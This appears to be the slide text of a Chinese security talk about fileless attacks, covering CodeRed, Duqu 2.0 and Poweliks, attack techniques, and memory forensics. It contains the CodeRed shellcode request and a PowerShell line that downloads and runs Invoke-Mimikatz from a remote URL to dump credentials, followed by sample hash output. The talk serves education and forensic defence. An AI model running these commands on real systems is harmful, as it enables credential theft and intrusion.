



似新非新的“无文件攻击”

伍智波@SkyMine | 二零卫士·木星安全实验室 负责人




1、认识“无文件攻击”

2、“无文件攻击”的经典案例剖析


3、“无文件攻击”的基本攻击技术

4、从取证角度看“无文件攻击”





“无文件攻击”是指恶意程序文件没有直接落地到目标系统的磁盘空间的攻击手法，一般情况下，“无文件攻击”会把攻击载荷直接载入到内存空间中执行，或者依附于合法的系统进程来进行恶意操作。





“无文件攻击”的起源

IT 2019


- 完全驻留在内存中的恶意代码在21世纪前就已经出现，无需落地在目标的磁盘
- 2001年，红色代码事件才将“无文件恶意软件”一次带给公众
- 2003年，Slammer蠕虫是另一个经典的“无文件恶意软件”实例





现代“无文件攻击”的异同

IT 2019



- 现代的“无文件攻击”大多是基于Powershell的
- 整个攻击链、攻击步骤完全无文件
- 恶意代码依附于可信的系统进程，也称为“无文件攻击”
- “无文件攻击”极其善于躲避检测、对抗杀软






典型的“无文件攻击”技术手法

FiT 2019

- CactusTorch无文件攻击框架
- Shellcode
- Office文档
-



△利用CactusTorch框架生成payload



1、认识“无文件攻击”

2、“无文件攻击”的经典案例剖析

3、“无文件攻击”的基本攻击技术

4、从取证角度看“无文件攻击”





红色代码 (CodeRed)

IT 2019


红色代码 (CodeRed) 是具有自我传播性的蠕虫病毒，感染红色代码病毒的主机会不断向局域网的其他主机发送畸形的GET请求包，导致缓冲区溢出，获得管理员权限，再将木马程序驻留到目标系统的内存空间中，继续传播其他主机。





红色代码 (CodeRed) 的病毒原理


2019



畸形的GET请求包

```
GET, /default.ida,
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXX.....XXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX%u9090%u6
858%ucbd3%u7801%u9090%u685
8%ucbd3%u7801%u9090%u6858%
ucbd3%u7801%u9090%u9090%u8
190%u00c3%u0003%u8b00%u531
b%u53ff%u0078%u0000%u00=a,
```


DUQU 2.0由卡巴斯基实验室于2015年时在公司内部系统所发现的蠕虫病毒，在当时被认为是世上最复杂的蠕虫，初步估计该蠕虫病毒的开发成本达5000万美元，攻击的目的是窃取卡巴斯基的知识产权资产（技术、研究和内部流程）。





DUQU 2.0的病毒原理图

2019




第一层





DUQU 2.0的病毒原理图

2019




第二层





DUQU 2.0的病毒原理图

FiT 2019




第三层






DUQU 2.0的病毒原理图

2019



Poweliks是一个典型的基于注册表的无文件攻击，在网络上有多
个变种，主要采用了注册表、进程
注入、powershell这三种方法来实
现隐蔽的无文件攻击，在当时很难
被杀软所查杀。





Poweliks的病毒流程图

IT 2019


怎么处理？

①杀死进程dllhost.exe

②删除注册表中对应的恶意键值

(

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\默认)



1、认识“无文件攻击”

2、“无文件攻击”的经典案例剖析

3、“无文件攻击”的基本攻击技术

4、从取证角度看“无文件攻击”






美国Minerva实验室的“无文件攻击”概念图

IT 2019



- Malicious Documents
(恶意文件)
- Malicious Scripts
(恶意脚本)
- Living off the land
(平地起飞)
- Malicious code in memory
(驻留内存的恶意代码)





- **Containers for other files**

以恶意文件来充当其他文件的容器：攻击者可以在office文档中嵌入恶意的js代码，利用社会工程学原理向目标发送恶意office文档，当目标打开文档后，恶意js代码将会自动执行，产生危害。

一般杀软并不会干扰这些文件的使用，在一定程度上增加了隐蔽性。





- **Exploits of document apps**

现在的文件功能越来越复杂，因此功能多的同时所包含的攻击面也会越大，利用解析文件的应用程序漏洞来实施无文件攻击，已经成为了一些APT间谍组织的攻击手法，例如利用去年爆出的office远程代码执行漏洞，通过发送一些精心构造的恶意文档来触发漏洞，获得控制权。





- **Launch other programs**

现在的文件很多都支持脚本执行功能，就像我们最熟悉的office文档，其中就包含了VBA宏脚本的执行功能，这项功能允许攻击者在没有编译可执行文件（exe）的情况下执行恶意代码，市面上的杀软在区分恶意脚本和良性脚本的时候往往会遇到很多麻烦。





- **Hard to fingerprint**

恶意脚本事实上很难被指纹式的病毒引擎所检测到，它们利用多种混淆技术，有效地延缓了病毒分析师的分析工作。

- **Split malicious logic**

将恶意逻辑分割到多个进程中执行，以躲避应用行为检测。





Malicious Scripts

IT 2019


- **Launch other programs**

“无文件攻击” 无需编译成可执行的

二进制文件，可以利用如powershell.exe、

cmd.exe等受信任的系统工具来进行恶意

操作，而无需受到杀软的管控。



```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt');
Invoke-Mimikatz -DumpCreds


.#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
.## ^ ##.
## < > ##
## v ##
'#####'

/* * *
 Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 http://blog.gentilkiwi.com/mimikatz               (oe.eo)
 with 17 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1935137 (00000000:001d8721)
Session          : RemoteInteractive from 2
User Name        : adsadmin
Domain          : ADSWKWIN10
Logon Server     : ADSWKWIN10
Logon Time       : 18/04/2016 21:46:57
SID              : S-1-5-21-2628038985-1882936205-1

msv :
[00000003] Primary
* Username : adsadmin
* Domain   : ADSWKWIN10
* Flags    : I00/N01/L00/S01
* NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
* SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
[00010000] CredentialKeys
* NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
* SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
tspkg :
```






Living off the land

IT 2019

- **Already on the endpoint**

这个概念往往是代表攻击者已经事先通过其他手段获取了系统的访问权，开始利用系统的合法工具（如cmd,powershell等）进行恶意操作，实现与本地程序的交互。





Living off the land

IT 2019

- **Used for legit purposes**

Windows的WMI功能给攻击者提供了大量的交互机会，就像我们前说到的poweliks，利用的就是右图所示的这些系统进程。

利用受信任的系统自带工具来实施攻击，杀软表示几乎无计可施 ٩('▽')𐂂





Malicious code in memory


IT 2019

```
NtGetContextThread ( 0x000002bc, 0x03610758 ) STATUS_SUCCESS 0.00
NtWriteVirtualMemory ( 0x000002b8, 0x00400000, 0x045f0558, 1024, 0x073deb70 ) STATUS_SUCCESS 0.00
NtWriteVirtualMemory ( 0x000002b8, 0x00401000, 0x03610a30, 76288, 0x073deb70 ) STATUS_SUCCESS 0.00
NtWriteVirtualMemory ( 0x000002b8, 0x00414000, 0x0362343c, 512, 0x073deb70 ) STATUS_SUCCESS 0.00
NtWriteVirtualMemory ( 0x000002b8, 0x00415000, 0x03623648, 19968, 0x073deb70 ) STATUS_SUCCESS 0.00
NtWriteVirtualMemory ( 0x000002b8, 0x0041b000, 0x03628454, 23040, 0x073deb70 ) STATUS_SUCCESS 0.00
NtWriteVirtualMemory ( 0x000002b8, 0x00421000, 0x0362de60, 4096, 0x073deb70 ) STATUS_SUCCESS 0.00
NtWriteVirtualMemory ( 0x000002b8, 0x7f0fe008, 0x0362ee6c, 4, 0x073deb70 ) STATUS_SUCCESS 0.00
```

Hex Buffer: 1024 bytes (Pre-Call)

Offset	Hex	ASCII
0000	00905a4d 00000003 00000004 0000ffff 000000b8 00000000 00000040	MZ.....@...
001c	00000000 00000000 00000000 00000000 00000000 00000000 00000000
0038	00000000 00000000 00ba1f0e cd09b400 4c01b821 685421ed 70207369!.!.!This p
0054	72676f72 63206d61 6f6e6e61 65622074 6e757220 206e6920 20534d44	rogram cannot be run in DOS
0070	6564666d 0a0d0d2e 00000024 00000000 00004550 0005014c 55e5a3f3	mode.....PE...U
008c	00000000 00000000 010e00e0 3202010b 00012a00 0000be00 000000002.*.....
00a8	000114cf 00001000 00014000 00400000 00001000 00000200 00000004@.....
00c4	00000000 00000004 00000000 00022000 00000400 0002b701 00000002
00e0	00100000 00001000 00100000 00001000 00000000 00000010 00000000
00fc	00000000 000191f0 000000dc 0001b000 0000595c 00000000 00000000\Y.....
0118	00000000 00000000 00021000 00000000 00000000 00000000 00000000

△驻留内存的恶意代码，恶心的一批 o(π_π)o



- 1、认识“无文件攻击”
- 2、“无文件攻击”的经典案例剖析
- 3、“无文件攻击”的基本攻击技术
- 4、从取证角度看“无文件攻击”**





“无文件攻击”的取证要点

IT 2019


- 100%是内存

“无文件攻击”往往会把恶意代码驻

留在内存空间中，我们通过内存取证，可以还原出在内存中残留的部分信息，例如命令执行记录、端口连接历史等。

```
PS C:\Users\> .\Desktop\工作工具\内存取证\Volatility_2.6_win64_standalone> .\Volatility_2.6_win64_standalone.exe -f .\Y --profile=Win2008R2SP1x64 netscan
```

Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner	Created
Dx13e0817a0	UDPv4	0.0.0.0:5355	**	**	976	svchost.exe	2018-11-03 18:03 UTC+0000
Dx13e17bec0	UDPv4	0.0.0.0:5355	**	**	976	svchost.exe	2018-11-03 18:03 UTC+0000
Dx13e17bec0	UDPv6	:::5355	**	**	976	svchost.exe	2018-11-03 18:03 UTC+0000
Dx13e189ba0	UDPv4	192.168.152.137:138	**	**	4	System	2018-11-03 18:03 UTC+0000
Dx13e13f4d0	TCPv4	:::3306	192.228.79.201:50813	CLOSED	2040	conhost.exe	2018-11-03 18:03 UTC+0000
Dx13e772680	UDPv4	0.0.0.0:0	**	**	2156	svchost.exe	2018-11-02 02:03 UTC+0000
Dx13e773cf0	UDPv4	0.0.0.0:0	**	**	2156	svchost.exe	2018-11-02 02:03 UTC+0000
